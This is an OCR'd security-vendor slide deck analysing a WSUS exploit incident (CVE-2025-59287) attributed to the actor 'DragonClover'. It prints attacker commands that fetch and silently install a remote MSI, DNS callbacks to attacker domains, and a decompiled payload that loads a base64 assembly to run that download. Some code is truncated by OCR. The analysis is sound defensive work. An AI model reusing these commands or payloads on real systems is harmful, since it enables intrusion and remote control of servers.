
NTT Security



Unraveling the WSUS Exploit Chain

Incident Analysis and Actor Insights


Shohei Iwata, Teruki Yoshikawa

NTT Security Japan


NTT Security
Incident


Initial Analysis of the Incident

- One day, we detected two suspicious activities as alerts…



"…\mmc.exe" "C:\Program Files\...\wsus.msc"

msiexec /q /i
hxxps[:]//**royal-boat-bf05.qgtxtebl.workers[.]dev/v3.msi**



"**C:\Program Files\Velociraptor\Velociraptor.exe**"
--config "C:\Program Files\Velociraptor\client.config.yaml" service run

Initial Analysis of the Incident


- We had found an article reported by Sophos
  - About Initial Access was not stated

> The threat actor used the Windows msiexec utility to download an installer (v2.msi) from a Cloudflare Workers domain (files[.]qaubctgg[.]workers[.]dev). This location appears to be a staging folder for attacker tools, including the Cloudflare tunneling tool and the Radmin remote administration tool. This file installed Velociraptor, which is configured to communicate with C2 server velo[.]qaubctgg[.]workers[.]dev. The attacker then used an encoded PowerShell command to download Visual Studio Code (code.exe) from the same staging folder and executed it with the tunnel option enabled. The threat actor installed code.exe as a service and redirected the output to a log file. They then used the msiexec Windows utility again to download additional malware (sc.msi) from the workers[.]dev folder (see Figure 1).

https://news.sophos.com/en-us/2025/08/26/velociraptor-incident-response-tool-abused-for-remote-access/


Initial Analysis of the Incident

- **Situation Review**:
  - Some behaviors and indicators closely align with the article reported by Sophos
  - But the compromise did not appear to be progressing
  - And it looked like the command-line to install MSI was caused by manual user interaction




Deeper Analysis of the Incident

- **Question**: The MSI Installation was manual Really?
  - ➢ It is important to reveal initial compromise for root cause solving



Deeper Analysis of the Incident

- A few days prior to the incident, we had recognized an article about CVE and its POC related to WSUS




https://hawktrace.com/blog/CVE-2025-59287

Deeper Analysis of the Incident


NTT Security

- **Hypothesis**: The root cause of the incident is CVE-2025-59287 exploit



Deeper Analysis of the Incident

- As a result, we discovered this process tree
  - Unfortunately, this behavior didn't been triggered as alerts



"…\cmd.exe" /c nslookup wsus.ac.d189493a.digimg[.]store

"…\nslookup.exe" /c loglog.ac.d189493a.digimg[.]store

msiexec /q /i
hxxps[:]//royal-boat-bf05.qgtxtebl.workers[.]dev/v3.msi

Deeper Analysis of the Incident


- One of the pitfalls of hypothesis-based analysis is “Jumping to Conclusions”
- We’d concluded the incident as CVE-2025-59287 exploit from outside with 👇

Source	Evidence
EDR	The child processes indicated attacks was originated from WsusService.exe. ※ The process of wsus.msc was generated after this process tree.
EDR	The nslookup.exe was used to check whether the attacks is successful. It is usually used in attacks from remote host.
EDR	The windows server had remained running since before the patch release for CVE-2025-59287.
NW	The customer’s external IP that connected a hosting server is exposed 8530 port (from Censys). This port is default port of WSUS.
TI	A threat report by security vendor suggested that velociraptor was deployed via RCE.

https://blog.talosintelligence.com/velociraptor-leveraged-in-ransomware-attacks/

Summary

- We concluded that the incidents was by WSUS exploit (CVE-2025-59287), and we're able to notify the customer with appropriate severity
  - Initially, it looked like user activity, no details of MSI file and no activity after starting the Velociraptor
  - During analysis, no events linking WSUS exploit and Velociraptor had been reported
- To conclude RCE, evidence from NW device was also required (in our case)
  - Correlation Analysis was helpful
- **Bonus**: The activity of wsus.msc is also related to CVE-2025-59287 [1][2]



[1] https://x.com/M_haggis/status/1984016101790171425?s=19
[2] https://github.com/tecxx/CVE-2025-59287-WSUS



NTT Security
Campaign

Threat Actor on our incident

We‘ve been tracking a threat actor related to our incident as
DragonClover


- China-nexus and financially motivated threat actor
- Aka Storm-2603, CL-CRI-1040, GOLD SALEM, Warlock Group
- DragonClover has been reported to exploit SharePoint, and more recently has been exploiting WSUS
- In this chapter, we focus on the attack flow of the WSUS exploit campaign

Publications of WSUS Exploit Campaign




[1] https://www.esentire.com/security-advisories/critical-windows-vulnerability-exploited-cve-2025-59287
[2] https://businessinsights.bitdefender.com/bitdefender-advisory-critical-unauthenticated-rce-windows-server-update-services-cve-2025-59287
[3] https://www.darktrace.com/blog/wsus-exploited-darktraces-analysis-of-post-exploitation-activities-related-to-cve-2025-59287
[4] https://www.huntress.com/blog/velociraptor-misuse-part-one-wsus-up
[5] https://www.huntress.com/blog/velociraptor-misuse-part-two-eye-of-the-storm
[6] https://www.fortra.com/blog/velociraptor-dfir-tool-abused-wsus-rce-cve-2025-59287

Attack Flow in WSUS Exploit Campaign



※ Areas shown as semi-transparent and dashed are unobserved in our SOC

Attack Flow in WSUS Exploit Campaign




※ Areas shown as semi-transparent and dashed are unobserved in our SOC

Origin

- DragonClover has tended to use SPN (Safing Privacy Network) recently

https://safing.io/blog/2022/09/06/spn-vs-vpns/


Attack Flow in WSUS Exploit Campaign



※ Areas shown as semi-transparent and dashed are unobserved in our SOC

WSUS Exploit

- CVE-2025-59287 is deserialization vulnerability in WSUS
- The attacker sends an HTTP POST request including the payload like below



https://www.esentire.com/security-advisories/critical-windows-vulnerability-exploited-cve-2025-59287

Payload

- The observed/reported payload is used for installing msi from the internet

jnhxta0v.dll

```
lic E()

string s = "TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAgAAAAA4fug4AtAnI
QAAAKKggGHB8JflAAAAofECgxAAAGDQksG3I4FQBwEgNyyBQAcCimAAAKKCMAAAookQAACggfDAJ7EgAABG5zpwAACig1AAAGDQksG3KYFQ
WgB0l2wlWgDQl2wlWgEwl2wlWgGAl2wlWgC4e2wlWgBcd2wlWgBkg2wlWgN4c2wlWgLIm2wlWgBAd2wlWgPEe2wlWgB0m2wlWgKIF2wlWgK
ZAAkAGgAJABsACQAcAAkAHQAJAB4ACgAfAAoAIAAKACEACgAiAAoAIwAKACQACgAlAAoAJgAMACcADAAoAAwAKQAMACoADAArAAwALAAOAC
JT0V4Y2VwdGlvbgBXZWJFeGNlcHRpb24ASW52YWxpZE9wZXJhdGlvbkV4Y2VwdGlvbgBIdHRwUmVxdWVzdEV4Y2VwdGlvbgBnZXRfU3RhdH
AcwB0AGUAbgBpAG4AZwAgAFQAQwBQACAAYwBvAG4AbgBlAGMAdABpAG8AbgBzACAAKABlAHgAYwBsAHUAZABpAG4AZwAgADEAMgA3AC4AMA
sIEN1bHR1cmU9bmV1dHJhbCwgUHVibGljS2V5VG9rZW49Yjc3YTVjNTYxOTM0ZTA4ORUBVAIQU2tpcFZlcmlmaWNhdGlvbgEBAwIeAQECAg
try
{
    byte[] rawAssembly = Convert.FromBase64String(s);
    Assembly assembly = Assembly.Load(rawAssembly);
    Type type = assembly.GetType("uk.London");
    MethodInfo method = type.GetMethod("Exp", BindingFlags.Static | BindingFlags.Public);
    string[] array = new string[1] { "msiexec /q /i https://royal-boat-bf05.qgtxtebl.workers.dev/v3.msi" };
    object obj = method.Invoke(null, new object[1] { array });
```

vskp2.exe

```
ipeAttributes.pSecurityDescriptor = IntPtr.Zero;
ipeAttributes.bInheritHandle = 1;
atePipe(out var hReadPipe, out var hWritePipe, ref lpPipeAttributes, 1024);
PROCESS_INFORMATION lpProcessInformation = default(PROCESS_INFORMATION);
